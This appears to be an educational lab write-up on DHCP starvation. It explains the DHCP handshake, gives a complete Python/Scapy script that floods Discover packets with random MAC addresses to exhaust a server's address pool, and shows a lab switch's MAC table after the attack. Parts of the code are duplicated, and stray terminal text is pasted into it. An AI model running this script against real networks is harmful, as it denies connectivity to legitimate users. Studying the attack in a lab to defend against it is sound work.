

Dhcp starvation attack

Firstly, what is DHCP :

DHCP is a fundamental network management protocol that operates on a client-server model, it is used to automate the process of assigning IP addresses and other network configuration parameters to devices.

How DHCP works ??

To obtain an ip address from a DHCP server we need to go through four steps :

1. Discover :
When new device connect to the network , the device sends a broadcast message to all devices on the local network , this message called (dhcp discover) the meaning of this message is (is there a dhcp server out there ??)
2. Offer :
When DHCP server receives the discover message , the server looks at its pool to see what available IP in there ,
Then the server send to the client (offer) which includes proposed IP address
3. Request :
The client receive the offer ,the client then sends broadcast message called (request), this message tells the chosen server
4. Acknowledge :
Finally the chosen server receive the request , and give the IP to the client .

How this attack actually works ??


The attacker repeatedly sends a massive volume of Discover requests, which leads to the exhaustion of the DHCP server's IP pool, resulting in a Denial of Service (DoS). This means that if any other legitimate device attempts to connect, the server will be unable to assign it an address because all available addresses have been depleted.

Note:

This attack directly affects Layer 3. However, at the same time, because it involves sending multiple requests containing different MAC addresses, it also impacts Layer 2. In other words, it affects both layers

Lets see real example of this attack in our environment :

Firstly I turned on the switch , and iwill show you its mac address table :



Then I write python script to do dhcp starvation attack :

```
Session Actions Edit View Help
GNU nano 8.7.1 dhcp.py
from scapy.all import Ether, IP, UDP, BOOTP, DHCP, RandMAC, sendp, conf
import random
import time
import argparse

def generate_random_mac():
    return RandMAC()

def create_dhcp_discover(mac_str):
    mac_bytes = bytes.fromhex(mac_str.replace(":", ""))
    packet = (
        Ether(src=mac_str, dst="ff:ff:ff:ff:ff:ff") /
        IP(src="0.0.0.0", dst="255.255.255.255") /
        UDP(sport=68, dport=67) /
        BOOTP(
            op=1,
            chaddr=mac_bytes + b'\x00' * 10,
            xid=random.randint(1, 0xFFFFFFFF)
        ) /
        DHCP(options=[
            ("message-type", "discover"),
            ("hostname", "host-" + str(random.randint(1000, 9999))),
            ("param_req_list", [1, 3, 6, 15, 28, 51]),
            "end"
        ])
    )
    return packet

def dhcp_starvation(interface, count=1000, delay=0.01):
    conf.verb = 0
    print('[*] Starting DHCP starvation on: ' + interface)
    print('[*] Sending ' + str(count) + ' packets ...')
    sent = 0
    failed = 0
    for i in range(count):
        try:
            mac = str(generate_random_mac())
```

```
def dhcp_starvation(interface, count=1000, delay=0.01):
    conf.verb = 0
    print('[*] Starting DHCP starvation on: ' + interface)
    print('[*] Sending ' + str(count) + ' packets ...')
    sent = 0
    failed = 0
    for i in range(count):
        try:
            mac = str(generate_random_mac())
            packet = create_dhcp_discover(mac)
            sendp(packet, iface=interface, verbose=False)
            sent += 1
            if sent % 100 == 0:
                print('[+] Sent ' + str(sent) + '/' + str(count))
                time.sleep(delay)
        except KeyboardInterrupt:
            print('[!] Stopped.')
            break
        except Exception as e:
            failed += 1
    print('[*] Done. Sent: ' + str(sent) + ' Failed: ' + str(failed))


parser = argparse.ArgumentParser(description="DHCP Starvation")
parser.add_argument("-i", "--interface", required=True)
parser.add_argument("-c", "--count", type=int, default=1000)
parser.add_argument("-d", "--delay", type=float, default=0.01)

if __name__ == "__main__":
    args = parser.parse_args()
    dhcp_starvation(
        interface=args.interface,
        count=args.count,
        delay=args.delay
    )
```

What this code can do??


It actually send so many discover message to the server with specific parameters , so the mac address table in the switch will be floded , and we will get DOS

Next figure will show us how the table will be after start the attack :



The black screen on the right show to us how the table is full after execute the attack , and with this we have done from explain dhcp starvation attack with python.

I will add more clear figure for the mac address table :



The screenshot shows a terminal window for a device named 'switch1'. The title bar includes standard window controls (minimize, maximize, close). The terminal content displays the 'Mac Address Table' with a header section separated by dashed lines. The table lists 20 entries, all of which are 'DYNAMIC' type and associated with 'Vlan 1'. The ports listed are a mix of 'Et0/0' and 'Et0/1'. At the bottom of the table, there is a '--More--' prompt followed by a green cursor block.

Vlan	Mac Address	Type	Ports
1	000a.a288.a895	DYNAMIC	Et0/1
1	000c.2982.d740	DYNAMIC	Et0/0
1	0050.0000.0400	DYNAMIC	Et0/1
1	0050.56c0.0008	DYNAMIC	Et0/0
1	0050.56e0.ba9b	DYNAMIC	Et0/0
1	0050.56e1.5900	DYNAMIC	Et0/0
1	0059.258b.2ddd	DYNAMIC	Et0/1
1	020e.715d.6df9	DYNAMIC	Et0/1
1	0247.b927.4d61	DYNAMIC	Et0/1
1	02bd.60d7.60b8	DYNAMIC	Et0/1
1	0646.a6f2.83d9	DYNAMIC	Et0/1
1	0673.8453.a470	DYNAMIC	Et0/1
1	08d7.5505.5847	DYNAMIC	Et0/1
1	0a31.752f.01db	DYNAMIC	Et0/1
1	0e21.5d9c.68cb	DYNAMIC	Et0/1
1	102b.efbd.d60e	DYNAMIC	Et0/1
1	1431.e594.b7b8	DYNAMIC	Et0/1
1	1cbf.a7b7.acba	DYNAMIC	Et0/1

--More--